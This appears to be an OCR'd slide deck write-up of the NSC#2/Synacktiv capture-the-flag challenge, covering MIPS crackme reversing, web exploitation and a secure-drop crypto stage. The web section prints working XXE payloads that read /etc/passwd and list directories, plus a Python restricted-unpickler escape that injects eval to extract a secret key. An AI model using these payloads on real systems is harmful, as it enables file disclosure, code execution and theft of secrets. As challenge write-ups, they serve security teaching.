NSC#2 / Synacktiv challenge

Who am I

- Fabien Perigaud (@0xf4b)
- Reverse engineer at Airbus Defence and Space
- Challenges addict :)

NSC#2 challenge

- 3 parts
  - MIPS crackme
  - Web / Python exploitation
  - X64 / Crypto exploitation

MIPS crackme

```
$ file crackmips
```


```
crackmips: ELF 32-bit LSB  executable, MIPS, MIPS-II version 1, dynamically linked
(uses shared libs), for GNU/Linux 2.6.26,
BuildID[sha1]=be26414a4b6e7af7098c07a6646a5c658e1440e7, not stripped
```

- Runs in Qemu
- MIPS Debian images available (Aurel32)

```
root@debian-mipsel:~# ./crackmips

usage: ./crackmips password

root@debian-mipsel:~# ./crackmips test

WRONG PASSWORD
```


In IDA

- Ugly big block
- Quite simple global behaviour



```
if(strlen(password)!=0x30)
        bad_password();
if(!convert(password))
        bad_password();
if(fork())
        debug();
else {
        big_block(password);
        if(!strcmp(password, "[ Synacktiv + NSC = <3 ]"))
                goodboy();
}
```

In IDA (2)


break 0
lw $v1, 0x48+counter1($fp)
sll $v0, $v1, 2
addiu $a0, $fp, 0x48+var_30
addu $v0, $a0, $v0
lw $a0, 8($v0)
li $v0, 0xBFD991A0
xor $a0, $v0
sll $v0, $v1, 2
addiu $v1, $fp, 0x48+var_30
addu $v0, $v1, $v0
sw $a0, 8($v0)
break 0
lw $v1, 0x48+counter1($fp)
sll $v0, $v1, 2
addiu $a0, $fp, 0x48+var_30
addu $v0, $a0, $v0
lw $a0, 8($v0)
lw $v0, 0x48+counter1($fp)
addu $a0, $v0
sll $v0, $v1, 2
addiu $v1, $fp, 0x48+var_30
addu $v0, $v1, $v0
sw $a0, 8($v0)
break 0
lw $v1, 0x48+counter1($fp)
sll $v0, $v1, 2
addiu $a0, $fp, 0x48+var_30
addu $v0, $a0, $v0
lw $a0, 8($v0)
li $v0, 0xD0358C15

Parent: debug()

- Waits for a child break
- Get $pc value (ptrace(...))
- Big block (again!) to compute new $pc
- Replace $pc in child's context

=> Operations on $pc independent from the password

Parent: debug() (2)

- Simple GDB script can recover all modified $pc values

```
b *0x400B90
commands
p/x $v0
cont
end

b *0x401D88
commands
p/x $v0
cont
end
```

Child: big ugly block

- Operates on DWORD of the password (loop on 6 DWORD)
- Can be divided in ~100 small blocks
  - Separated by “break 0” instructions
- Each small block is a simple operation
  - Only ~10 different ones (NOT/ADD/SUB/ROR/ROL/XOR with immediate values or a counter)
  - Pattern matching on instructions to transform big block in a set of basic operations

Big block transformation

```
$ python transform.py extract_ida.txt
[...]
.text:00402290: SUB CNT
.text:004022C0: ROR  1
.text:0040230C: SUB CNT
.text:0040233C: XOR  0x7B4DE789
.text:00402370: ADD  0x87DD2BC5
.text:004023A4: ROR  12
.text:004023F0: ADD CNT
.text:00402420: XOR CNT
.text:00402450: ROL  13
.text:0040249C: NOT
[...]
```


Putting all together

- New execution path + basic operations on password
- We can now invert the algorithm from the string "[Synacktiv + NSC = <3]"

Part1 done

```
$ python resolve_part1.py
322644EF941077AB1115AB575363AE87F58E6D9AFE5C62CC


# ./crackmips 322644EF941077AB1115AB575363AE87F58E6D9AFE5C62CC
good job!
Next level is there:
http://nsc2014.synacktiv.com:65480/oob4giekee4zaeW9/
```

Web Exploitation



Web exploitation (2)

- Try to post a message


```
POST /msg.add HTTP/1.1
Host: nsc2014.synacktiv.com:65480
[...]

vs=&title=TITLE_TEST&body=<msg>MSG_TEST</msg>
```

=> Smells like XML ! XXE anyone ?

XXE !

- Let's try ...


```
POST /msg.add HTTP/1.1

Host: nsc2014.synacktiv.com:65480

[...]


vs=&title=TITLE_TEST&body=<!DOCTYPE foo [<!ENTITY z SYSTEM
"file:///etc/passwd">]><msg>&z;</msg>
```



XXE ! (2)

- Dir listing ?

```
POST /msg.add HTTP/1.1

Host: nsc2014.synacktiv.com:65480

[...]


vs=&title=TITLE_TEST&body=<!DOCTYPE foo [<!ENTITY z SYSTEM
"file:///">]><msg>&z;</msg>
```



XXE ! (3)

- Just retrieve the two files

```
$ cat app.conf
[global]
you_know_how_to_play_with_xxe = 1
admin_url = /secret.key
[viewstate]
key = ab2f8913c6fde13596c09743a802ff7a


$ file viewstate.pyc
viewstate.pyc: python 2.7 byte-compiled
```

/secret.key ?

- viewstate.pyc → uncompyle2 → viewstate.py
- Code responsible for the /secret.key request

```
ADMIN_HOSTS = frozenset(['127.0.0.1', '::1', '10.0.1.200'])
    @staticmethod
    def getMasterSecretKey(req, vs_data = None):
        assert isinstance(req, EZWebRequest)
        vs = App._load_session(vs_data)
        if vs.data.get('uid', -1) != 31337:
            raise SecurityError('not allowed from this uid')
        if req.env['REMOTE_ADDR'] not in App.ADMIN_HOSTS:
            raise SecurityError('not allowed from this IP address')
        return (vs, SecretStore.getMasterKey())
```

VS

- Serialized dictionary → compressed (zlib) → ciphered (AES) → encoded (base64)
- Key provided by app.conf
- Unserialization done by a custom Unpickler (restricted __reduce__() functions list)

```
SAFE_BUILTINS = frozenset(['bool', 'chr', 'dict', 'float',
'getattr', 'int', 'list', 'locals', 'long', 'max', 'min', 'repr',
'set', 'setattr', 'str', 'sum', 'tuple', 'type', 'unicode'])
```

Python exploitation

- Goal: add eval to the SAFE_BUILTINS set
- Steps:
  - Create new set → we've access to set()
  - Retrieve “self” → next slide :)
  - setattr(self, “SAFE_BUILTINS”, new_set) → we've access to setattr()
  - PROFIT §§§ → next next slide

Python exploitation (2)

- locals() returns a dict containing “self”
- getattr() does not allow to retrieve a dict element
- type(“x”, (), mydict) allows to create a new object with mydict as __dict__
- “self” retrieved with :

```
getattr(type("obj42", (), locals()), "self")
```

Python exploitation (3)

- Secret key should be in the getMasterKey() function constants

```
eval(__import__('viewstate').SecretStore.getMasterKey.func_code.co_consts)
```

- Final vs

```
vs = {'msg': [{'body': SETATTR(), 'title': EVAL()}],
'display_name': 'guest'}
```

Part2 done


… "messages": [{"body": null, "title": [null, 124, "getMasterKey() caller not authorized (opcode %i/%i)", "viewstate.py", "getMasterKey() caller not authorized", "getMasterSecretKey", "getMasterKey() caller not authorized (function %s/%s)", **"master_key=http://nsc2014.synacktiv.com:65480/OhXieK1hEizahk2i/securedrop.tar.gz**"]} ...

SecureDrop

$ tar tvzf securedrop.tar.gz

- drwxr-xr-x efiliol/ANSSI   0 2014-09-01 17:06 securedrop/
- drwxr-xr-x efiliol/ANSSI   0 2014-09-01 17:06 securedrop/client/
- -rw-r--r-- efiliol/ANSSI 2002 2014-08-28 12:23 **securedrop/client/client.py**
- drwxr-xr-x efiliol/ANSSI   0 2014-09-01 17:06 securedrop/archive/
- -rw-r--r-- efiliol/ANSSI   803 2014-09-01 17:06 **securedrop/archive/messages**
- drwxr-xr-x efiliol/ANSSI   0 2014-08-27 19:06 securedrop/servers/
- -rwxr-xr-x efiliol/ANSSI 9600 2014-08-27 18:43 **securedrop/servers/SecDrop**
- drwxr-xr-x efiliol/ANSSI   0 2014-08-27 14:34 securedrop/servers/xinetd.conf/
- -rw-r--r-- efiliol/ANSSI   466 2014-08-27 14:34 securedrop/servers/xinetd.conf/secdrop
- -rw-r--r-- efiliol/ANSSI   449 2014-08-27 14:34 securedrop/servers/xinetd.conf/stpm
- -rwxr-xr-x efiliol/ANSSI 14728 2014-08-27 18:43 **securedrop/servers/STPM**
- drwxr-xr-x efiliol/ANSSI   0 2014-08-27 14:35 securedrop/lib/
- -rwxr-xr-x efiliol/ANSSI 35648 2014-08-27 18:43 **securedrop/lib/libsec.so**

Global architecture



Client.py

- Asks a message
- Generates random AES key
- Ciphers message (AES)
- Ciphers AES key (RSA)
- Send ciphered message + ciphered key (+ a constant password to authenticate with the service): separation with a '\n'

SecDrop

- Handles client.py connections / requests
- Asks STPM to decrypt the message
- If decryption is correct, save the ciphered message/key to “messages” file

STPM

- Stores secret keys (AES / RSA)
  - Can import new keys
- Handles 4 commands :
  - import_key
  - export_key
  - print_keys
  - message_decrypt

libsec.so

- Loaded by both SecDrop and STPM
- Various cryptographic functions :
  - AES-OCB3 (encrypt/decrypt messages): SEC_crypt(), SEC_decrypt()
  - RSA (import/export AES key): key_wrap(), key_unwrap()
- Printing functions: SEC_fprintf(), SEC_fprintf_keys(), SEC_fgetc()

And now ?


- Goal is to decrypt “messages” file
